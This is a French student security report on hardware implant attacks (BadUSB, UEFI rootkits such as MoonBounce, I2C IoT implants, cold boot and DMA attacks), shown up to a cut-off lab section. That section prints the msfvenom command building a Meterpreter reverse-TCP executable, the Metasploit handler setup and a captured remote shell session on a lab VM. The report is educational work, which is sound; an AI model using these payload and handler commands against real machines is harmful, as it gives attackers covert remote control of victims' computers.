



Projet de filière SR2I

Attaques par implants

Auteur :

EL HADDAD MOUAD
HARRAD ABDELGHANI

Encadrant :

Urien PASCAL

SR2I208

année scolaire : 2021-2022

Table des matières

1	Introduction	4
2	Définition de l'attaque par implant	5
2.1	Qu'est-ce qu'une attaque par implant?	5
2.2	Types des implants malveillants	5
2.2.1	Les implants HID	5
2.2.2	Les implants UEFI	6
2.2.3	Les implants IOT	7
3	Des exemples des attaques par implant	8
3.1	BadUSB	8
3.1.1	Contrôle d'accès à distance	9
3.1.2	Keyloggers	9
3.1.3	Kon Boot	9
3.2	Attaque MoonBounce	10
3.3	Attaque Cold Boot	11
3.4	Attaque par implant IOT	12
3.4.1	Eavesdropping	12
3.4.2	Denial-of-Service	12
3.4.3	Injection of Transaction	12
3.4.4	On-The-Fly Bit Modification	13
3.5	Attaque DMA	13
4	Le risque de ce type d'attaque	13
5	Mise en oeuvre d'un Reverse shell avec un BadUSB	14
6	Techniques de préventions	18
6.1	Désactivez les ports USB (Universal Serial Bus) à partir du BIOS	18
6.2	Désactiver le contrôleur de gestion de la carte de base (BMC)	18
6.3	Tirez parti de la résilience des microprogrammes de plate-forme (PFR) d'Intel	18
6.4	Protégez votre firmware avec secureFlash & secureBoot	19
6.5	Trust Zones	19
6.6	Moniteurs de bus	19
6.7	Tamper Pins	20
7	Conclusion	20

Table des figures

1	Implant souris	4
2	Implant HID	5
3	UEFI Moonbounce	6
4	Implant IOT	8
5	Kon Boot	10
6	Cold boot	11
7	generation du payload avec mfsvenom	14
8	Configuration du metasploit (1)	15
9	Configuration du metasploit (2)	15
10	metasploit exploit	16
11	Exemple d'accès à un fichier de la victime	17
12	Exemple d'accès à un écran partagé de la victime	17

Abstract

The security of a computer system has traditionally been tied to the security of the software or information being processed, with the underlying hardware used to process the information being considered trustworthy. The emergence of hardware implants attacks violates this root of trust. These attacks, which take the form of malicious modifications to electronic hardware at various stages of its lifecycle, pose major security concerns in the electronics industry. An adversary may mount such an attack with the goal of causing an operational failure or disclosing secret information inside a chip, such as the key to a cryptographic chip, during field operation. The global economic trend, which encourages increased reliance on untrusted entities in the hardware design and manufacturing process, is rapidly increasing the vulnerability to such attacks. In this paper, we analyze the threat of hardware implants attacks; present attack models, types, and scenarios; discuss different forms of protection approaches.

1 Introduction

Les atteintes à la cybersécurité sont plus courantes que jamais. Avec un préjudice moyen de 3,62 millions de dollars, il n'est pas étonnant que les entreprises mondiales s'efforcent de sécuriser leurs réseaux et d'empêcher les attaquants d'accéder à leurs ressources numériques. Les attaques de cybersécurité deviennent chaque jour plus sophistiquées, les attaquants étant capables de pirater, d'écouter, d'usurper et de faire de l'ingénierie sociale pour accéder à de précieuses données d'entreprises et de clients. Alors que les incidents de piratage numérique sont en augmentation, de nombreux professionnels de l'informatique ont perdu de vue la méthode éprouvée qui consiste à attaquer la sécurité physique. Une entreprise peut mettre en place tous les IDS, SIEM et antivirus qu'elle souhaite, mais un pare-feu n'empêchera pas quelqu'un de défoncer votre porte. Dans le cadre de frappes ciblées, les attaquants s'appuient souvent sur des vecteurs de menaces physiques afin de contourner les contrôles numériques, ou même l'inverse. Comptant sur les professionnels de la sécurité pour mettre la plupart (ou tous) de leurs œufs dans le panier cybernétique, les criminels auront souvent recours à la bonne vieille méthode de l'effraction et attaqueront ensuite le système de l'intérieur, en contournant complètement les protections des frontières du réseau. Dans ce rapport, nous examinerons l'impact des menaces sur la sécurité physique et comment ces risques vont souvent de pair avec les cyberattaques.



FIGURE 1 – Implant souris

2 Définition de l'attaque par implant

2.1 Qu'est-ce qu'une attaque par implant ?

Les implants matériels sont des modules malveillants attachés à des dispositifs matériels existants qui peuvent potentiellement modifier le comportement du programme ou exécuter des commandes malveillantes sur le dispositif IoT vulnérable. En outre, le concept de conception des attaques par implants évolue vers l'absence de frais généraux, l'intelligence et la décentralisation. Parallèlement, les techniques de détection des attaques par implants progressent constamment, mais elles en sont encore au stade primaire. Les techniques actuelles de détection des attaques par implants consistent à déterminer si des attaques par implants sont incluses dans le circuit.

2.2 Types des implants malveillants

2.2.1 Les implants HID

Les périphériques HID sont une forme d'entrée utilisateur pour l'ordinateur, généralement considéré comme un clavier ou une souris par la plupart des gens, qui utilisent le protocole USB pour communiquer avec l'ordinateur. Ces dispositifs sont un pilier et si les gens veulent utiliser des ordinateurs, ils ne sont pas prêts de disparaître. Les périphériques HID utilisent une forme de communication où un ensemble de commandes est envoyé par le périphérique, et le pilote le communique à l'ordinateur, qui fait un peu de magie du système d'exploitation et fait en sorte que l'ordinateur exécute des commandes comme taper, ou cliquer sur le bouton de démarrage.



FIGURE 2 – Implant HID

2.2.2 Les implants UEFI

L'interface micrologiciel extensible unifié (UEFI) est le remplacement moderne du BIOS. En fait, les deux termes sont encore utilisés de manière interchangeable dans de nombreux cas, car la plupart des BIOS modernes suivent la norme et la spécification UEFI. Le microprogramme est stocké sur une puce mémoire appelée flash SPI qui est soudé sur la carte mère et contient le code nécessaire pour initialiser tous les autres composants matériels et les configurer avant que l'exécution ne soit transmise au code du chargeur de démarrage qui démarre le système d'exploitation principal et son noyau. Les rootkits UEFI bénéficient essentiellement d'une longueur d'avance et d'une position privilégiée par rapport à la plupart des autres défenses présentes sur un ordinateur classique. Ils peuvent être difficiles à détecter et peuvent même empêcher les mises à jour UEFI normal. Les chercheurs ont récemment découvert un implant de bas niveau similaire qui infecte le micrologiciel du contrôleur de gestion de bande de base (BMC) des serveurs HPE et fonctionne selon des principes similaires.




FIGURE 3 – UEFI Moonbounce

2.2.3 Les implants IOT

Les implants IoT malveillants sont des systèmes électroniques insérés dans un système existant après le processus de fabrication, qui présentent une connexion sans fil directe bidirectionnelle à une infrastructure IoT publique. Le système qui accueille l'implant est appelé système cible. Nous désignons l'entité qui insère l'implant dans le système cible comme attaquant. L'objectif de l'attaquant est de violer les objectifs de sécurité de la communication série entre les circuits intégrés. Pour atteindre ses objectifs, l'attaquant a certains critères de conception concernant l'implant IoT malveillant.

- **Dimensions réduites** La taille est une contrainte car l'implant doit être caché à l'intérieur du boîtier de l'appareil cible. En outre, les petites dimensions d'un implant rendent la détection plus difficile. 65 4 Implants IoT malveillants.
- **Connectivité sans fil** Si l'implant doit être contrôlé à distance, il nécessite un émetteur-récepteur radio. Cet émetteur-récepteur doit fournir une interface de communication avec une infrastructure LPWAN, de sorte que la présence physique de l'attaquant ne soit pas nécessaire.
- **Accès à la communication en série** L'implant agit comme un participant légitime sur le bus série et est capable d'écouter les transactions légitimes et d'insérer des transactions malveillantes.
- **Invisibilité** L'implant n'influence pas le mode de fonctionnement normal, sauf pendant une attaque active.
- **Faible consommation** l'implant est soit alimenté par une source d'énergie externe, c'est-à-dire une pile ou un accumulateur, soit alimenté par le dispositif cible. Pour augmenter la durée de vie de l'implant ainsi que du dispositif cible, l'implant doit consommer le moins d'énergie possible.
- **Faible coût** L'implant doit être conçu de manière peu coûteuse en utilisant principalement des composants disponibles sur le marché.




FIGURE 4 – Implant IOT

3 Des exemples des attaques par implant

3.1 *BadUSB*

Un badUSB est un lecteur flash avec un micrologiciel intégré qui peut-être utilisé pour reprogrammer le dispositif et lui permettre d’agir comme un gadget d’interface humaine tel qu’un clavier, une souris ou un casque. Ils sont utilisés pour effectuer un large éventail d’actions sur un ordinateur en se faisant effectivement passer pour un dispositif d’interface humaine (HID). En d’autres termes, les BadUSB sont des claviers virtuels qui peuvent être programmés à l’avance pour taper des caractères sur un ordinateur sans le faire physiquement. Une fois branchés, ils se mettent directement au travail, exécutant même des frappes complexes qui nécessitent l’utilisation de deux touches ou plus simultanément. Par exemple, la commande Exécuter, qui nécessite de maintenir les touches Win+R enfoncées simultanément. Les dispositifs BadUSB partent du principe que les ordinateurs font intrinsèquement confiance aux claviers comme source de saisie valide. Par défaut, les ordinateurs ne font pas confiance aux exécutables

téléchargés ; ils effectuent plutôt des analyses pour valider leur source et leur intention. Si un fichier exécutable provient d'un développeur inconnu ou est mal intentionné, il y a de fortes chances que l'ordinateur empêche son exécution. Cependant, si un utilisateur standard ouvre l'invite de commande et tape une commande, son ordinateur la suivra aveuglément sans en juger l'intention. Cela signifie qu'en émulant un clavier, les périphériques BadUSB peuvent facilement exécuter une série de fonctions qui imitent les interactions réelles de l'utilisateur sur un système. Tout périphérique USB doté d'un microcontrôleur permettant l'écrasement peut facilement être transformé en BadUSB. Les dispositifs BadUSB utilisent des langages de script qui leur indiquent ce qu'ils doivent faire une fois branchés sur un système cible. Si la plupart de ces dispositifs utilisent des scripts assez simples, certains BadUSB sont même compatibles avec des programmes plus complexes tels que JavaScript. le BadUSB peut performer plusieurs attaques parmi eux nous allons citer :

3.1.1 Contrôle d'accès à distance

Il y a une possibilité d'utiliser Meterpreter de Kali Linux par exemple pour mettre en place un reverse TCP. Télécharger un tel payload est compliqué pour la victime qui ne se laissera pas avoir si facilement mais effectué via BadUSB a son insu est relativement aisé.

3.1.2 Keyloggers

Le dispositif BadUSB peut aussi être utilisé comme un keylogger permettant de récupérer ce que tape l'utilisateur sur son ordinateur. Un keylogger peut capturer des noms d'utilisateurs, des mots de passe, des adresses électroniques et même des e-mails importants. Par exemple, ce dispositif permet de récupérer l'input utilisateur lorsqu'il utilise la commande 'sudo' dans le terminal ou encore obliger l'utilisateur à devoir marquer le mot de passe de sa session, de son réseau wifi ou d'un site internet.

3.1.3 Kon Boot

Kon-Boot est l'un des meilleurs outils disponibles qui peut vous connecter à Windows sans connaître le mot de passe. Il fonctionne en se connectant au BIOS du système et en modifiant temporairement le contenu du noyau de Windows pendant le démarrage (les nouvelles versions fonctionnent également avec UEFI). Il vous permet ensuite d'entrer n'importe quel mot de passe lors de la connexion.

La prochaine fois que vous démarrerez l'ordinateur sans Kon-Boot, le mot de passe original sera rétabli, les modifications temporaires seront supprimées et le système se comportera comme si rien ne s'était passé.




FIGURE 5 – Kon Boot

3.2 Attaque MoonBounce

MoonBounce a été trouvé dans un composant UEFI appelé CORE_DXE, DXE signifiant Core Execution Environment. Ce composant initialise des structures de données et des interfaces de fonctions qui sont ensuite appelées par d'autres pilotes DXE. Les attaquants ont ajouté un shellcode malveillant à l'image CORE_DXE, puis ont apporté des modifications au code afin d'accrocher certains appels de fonctions légitimes et de détourner leur exécution vers leur shellcode. Ce type de modification implique que les attaquants aient eu accès à l'image originale du micrologiciel. Cela peut être réalisé si les attaquants avaient un accès à distance à la machine et des privilèges administratifs pour extraire et flasher le firmware.

Une fois exécuté, le shellcode UEFI malveillant injecte un pilote malveillant dans les premières étapes d'exécution du noyau Windows et ce pilote injecte ensuite un programme malveillant en mode utilisateur dans le processus svchost.exe une fois le système d'exploitation opérationnel. Le programme malveillant en mode utilisateur est un chargeur qui se connecte à un serveur de commande et de contrôle codé en dur pour télécharger et exécuter des charges utiles supplémentaires, que les chercheurs n'ont pas encore pu récupérer. Les chercheurs ont trouvé d'autres logiciels malveillants sur d'autres machines situées sur le même réseau, dont un appelé ScrambleCross ou SideWalk qui a

été documenté par le passé et attribué à un groupe de cyberespionnage chinois connu sous différents noms, notamment APT41, Barium ou Winnti.

3.3 Attaque Cold Boot

Une attaque Cold Boot est un procédé permettant d'obtenir un accès non autorisé aux clés de chiffrement d'un ordinateur lorsque celui-ci est laissé physiquement sans surveillance. Les attaques Cold Boot démontrent que les programmes de cryptage de disque, qui sont utilisés pour protéger les données sur les ordinateurs de bureau, les ordinateurs portables et divers autres appareils informatiques, ne disposent d'aucun emplacement sûr et fiable pour stocker leurs clés. L'attaque est réalisée en effectuant un Cold Boot du système et en vidant le contenu de la mémoire vive sur un CD ou une clé USB. L'image mémoire est ensuite parcourue à la recherche des structures de données qui stockent la clé de décryptage. Avec ces données, un attaquant peut obtenir les clés de cryptage soit en copiant l'intégralité des partitions cryptées, soit en redémarrant la machine et en utilisant le logiciel de cryptage de l'ordinateur pour la décrypter.


Les attaques « cold boot » permettent aux pirates de voler vos clés de chiffrement.
Ces attaques fonctionnent sur presque tous les ordinateurs portables.

1.



Le pirate parvient à accéder physiquement à l'un des ordinateurs portables appartenant à l'entreprise

2.




Il reconfigure le micrologiciel

3.



Il effectue un démarrage à froid, à partir d'une clé USB

4.



Il récupère les clés de chiffrement à partir de la mémoire RAM

FIGURE 6 – Cold boot

3.4 Attaque par implant IOT

Pour atteindre les objectifs de haut niveau de l'attaquant, nous proposons des attaques au niveau du matériel qui interfèrent avec la communication sur le bus série. Pour effectuer ces procédures, l'implant doit être connecté aux lignes de signaux SDA et SCL du dispositif cible.

3.4.1 Eavesdropping

Eavesdropping est une attaque passive au cours de laquelle l'implant observe et stocke les données transmises sur le bus I2C. Ces données peuvent ensuite être relayées à l'attaquant via l'interface sans fil de l'implant.

3.4.2 Denial-of-Service

Un DoS désactive toute communication sur le bus I2C. Un implant IoT malveillant peut réaliser une telle attaque active en tirant en permanence les lignes SDA et SCL vers un état de basse tension. Par conséquent, aucune autre donnée ne peut être transmise sur le bus. Tous les autres participants au bus doivent attendre que l'implant libère les lignes de signaux.

3.4.3 Injection of Transaction

Dans cette attaque active, l'implant agit comme un maître supplémentaire sur le bus. La plupart des implémentations offrent des intervalles de temps entre les transactions, pendant lesquels les maîtres et les esclaves sont en état d'inactivité. L'implant a la possibilité d'exécuter ses propres transactions sur le bus pendant cette période de temps. L'injection de ses propres transactions permet de réaliser d'autres attaques implicites

- Read out memory and configurations : L'implant peut lire les données des puces mémoire ainsi que les configurations des esclaves. Ces informations peuvent ensuite être exfiltrées vers l'attaquant via l'interface sans fil.
- Reconfiguration : L'implant peut envoyer des commandes pour modifier la configuration des esclaves de manière cohérente. Par exemple, un seuil préconfiguré peut être modifié ou, dans certains cas, un esclave peut être complètement désactivé. Cela permet en fin de compte des attaques par usurpation d'identité de l'esclave, dans lesquelles l'implant répond aux messages du maître légitime au lieu de l'esclave désactivé.

3.4.4 On-The-Fly Bit Modification

Chaque fois qu'un 1 (binaire) logique est envoyée sur le bus I2C, le circuit intégré émetteur libère le signal SDA. Une résistance de rappel connectée à SDA porte alors la tension du signal à un niveau élevé et le signal d'horloge suivant transporte la valeur du bit. En tant qu'attaque active, l'implant peut utiliser cet état d'inactivité pour tirer le signal SDA au niveau bas, ce qui entraîne la transmission d'un 0 logique au lieu du 1 logique envoyé sur le bus. En raison des caractéristiques électroniques du bus I2C, une modification du 0 logique en 1 logique n'est pas possible.

3.5 Attaque DMA

Une attaque DMA, abréviation de "direct memory access" (accès direct à la mémoire), se produit lorsqu'un pirate accède à un ordinateur via des ports de l'ordinateur qui accordent un accès direct à la mémoire à des périphériques à grande vitesse de transfert de données. Normalement, l'accès à la mémoire est strictement géré par le système d'exploitation. Certains périphériques, tels que les disques durs externes et les caméscopes, utilisent une technologie qui permet des vitesses de transfert de données très rapides. Les exemples les plus courants sont Firewire, Thunderbolt, ExpressCard et PCI. Pour atteindre ces débits de données très élevés, le périphérique communique directement avec la mémoire de l'ordinateur, en contournant la gestion de la mémoire du système d'exploitation et en contournant tous les contrôles d'accès. Le simple fait de brancher un périphérique infecté peut permettre à un attaquant de lire et de manipuler le contenu actuel de la mémoire de l'ordinateur. Il peut voler des clés de chiffrement privées, exécuter des commandes avec des privilèges élevés, installer des logiciels malveillants ou ajouter une porte dérobée à utiliser ultérieurement.


4 Le risque de ce type d'attaque

L'altération du matériel n'est pas un chemin facile pour les attaquants, mais en raison des risques significatifs qui découlent d'une compromission réussie, c'est un risque important à suivre. Les acteurs malveillants compromettent le matériel en insérant des implants physiques dans un composant du produit ou en modifiant le micrologiciel. Souvent, ces manipulations créent une connexion "back door" entre l'appareil et des ordinateurs externes que l'attaquant contrôle. Une fois que l'appareil a atteint sa destination finale, les adversaires utilisent la

porte dérobée pour obtenir un accès supplémentaire ou exfiltrer des données.

5 Mise en oeuvre d'un Reverse shell avec un BadUSB

Nous allons générer une charge utile de reverse shell, l'exécuter sur un système distant et obtenir notre shell. Pour ce faire, nous utiliserons l'outil de ligne de commande msfvenom. Cette commande peut être utilisée pour générer des charges utiles à utiliser dans de nombreux endroits et offre une variété d'options de sortie, de perl à C à raw. Nous sommes intéressés par la sortie exécutable, qui est fournie par l'option -f exe. Nous allons générer un exécutable reverse shell Windows qui se connectera à nous sur le port 8969.



```
mouad@mouad: ~/sr2i207
└─$ pwd
/home/mouad/sr2i207

(mouad@mouad)~[~/sr2i207]
└─$ ip a | grep 192.
    inet 192.168.1.155/24 brd 192.168.1.255 scope global dynamic noprefixroute w
lan0


(mouad@mouad)~[~/sr2i207]
└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp --platform Windows LHOST=1
92.168.1.155 LPORT=8969 -f exe -o /home/mouad/sr2i207/rat.exe
To use retry middleware with Faraday v2.0+, install `faraday-retry` gem
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/mouad/sr2i207/rat.exe

(mouad@mouad)~[~/sr2i207]
└─$ ls
rat.exe

(mouad@mouad)~[~/sr2i207]
└─$
```

FIGURE 7 – generation du payload avec mfsvenom

Ainsi nous allons configurer metasploit pour explorer le reverse shell "reverse_tcp"



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):


  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC process    yes      Exit technique (Accepted: '', seh, thread, process, none)
  LHOST          yes          The listen address (an interface may be specified)
  LPORT  4444           yes      The listen port

Payload options (windows/shell/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC process    yes      Exit technique (Accepted: '', seh, thread, process, none)
  LHOST          yes          The listen address (an interface may be specified)
  LPORT  4444           yes      The listen port

Exploit target:
```

FIGURE 8 – Configuration du metasploit (1)



```
Payload options (windows/shell/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC process    yes      Exit technique (Accepted: '', seh, thread, process, none)
  LHOST          yes          The listen address (an interface may be specified)
  LPORT  4444           yes      The listen port


Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

msf6 exploit(multi/handler) > set lhost 192.168.1.155
lhost => 192.168.1.155
msf6 exploit(multi/handler) > set lport 8969
lport => 8969
msf6 exploit(multi/handler) >
```

FIGURE 9 – Configuration du metasploit (2)

Ensuite nous allons connecter notre badUSB a la VM et commencer l'exploit du reverse shell



```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.155:8969
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.1.109
[*] Command shell session 1 opened (192.168.1.155:8969 -> 192.168.1.109:49158) at 2022-06-24 01:31:02 +0200

Shell Banner:
Microsoft Windows [version 6.1.7601]
-----

E:\>netstat
netstat


Connexions actives

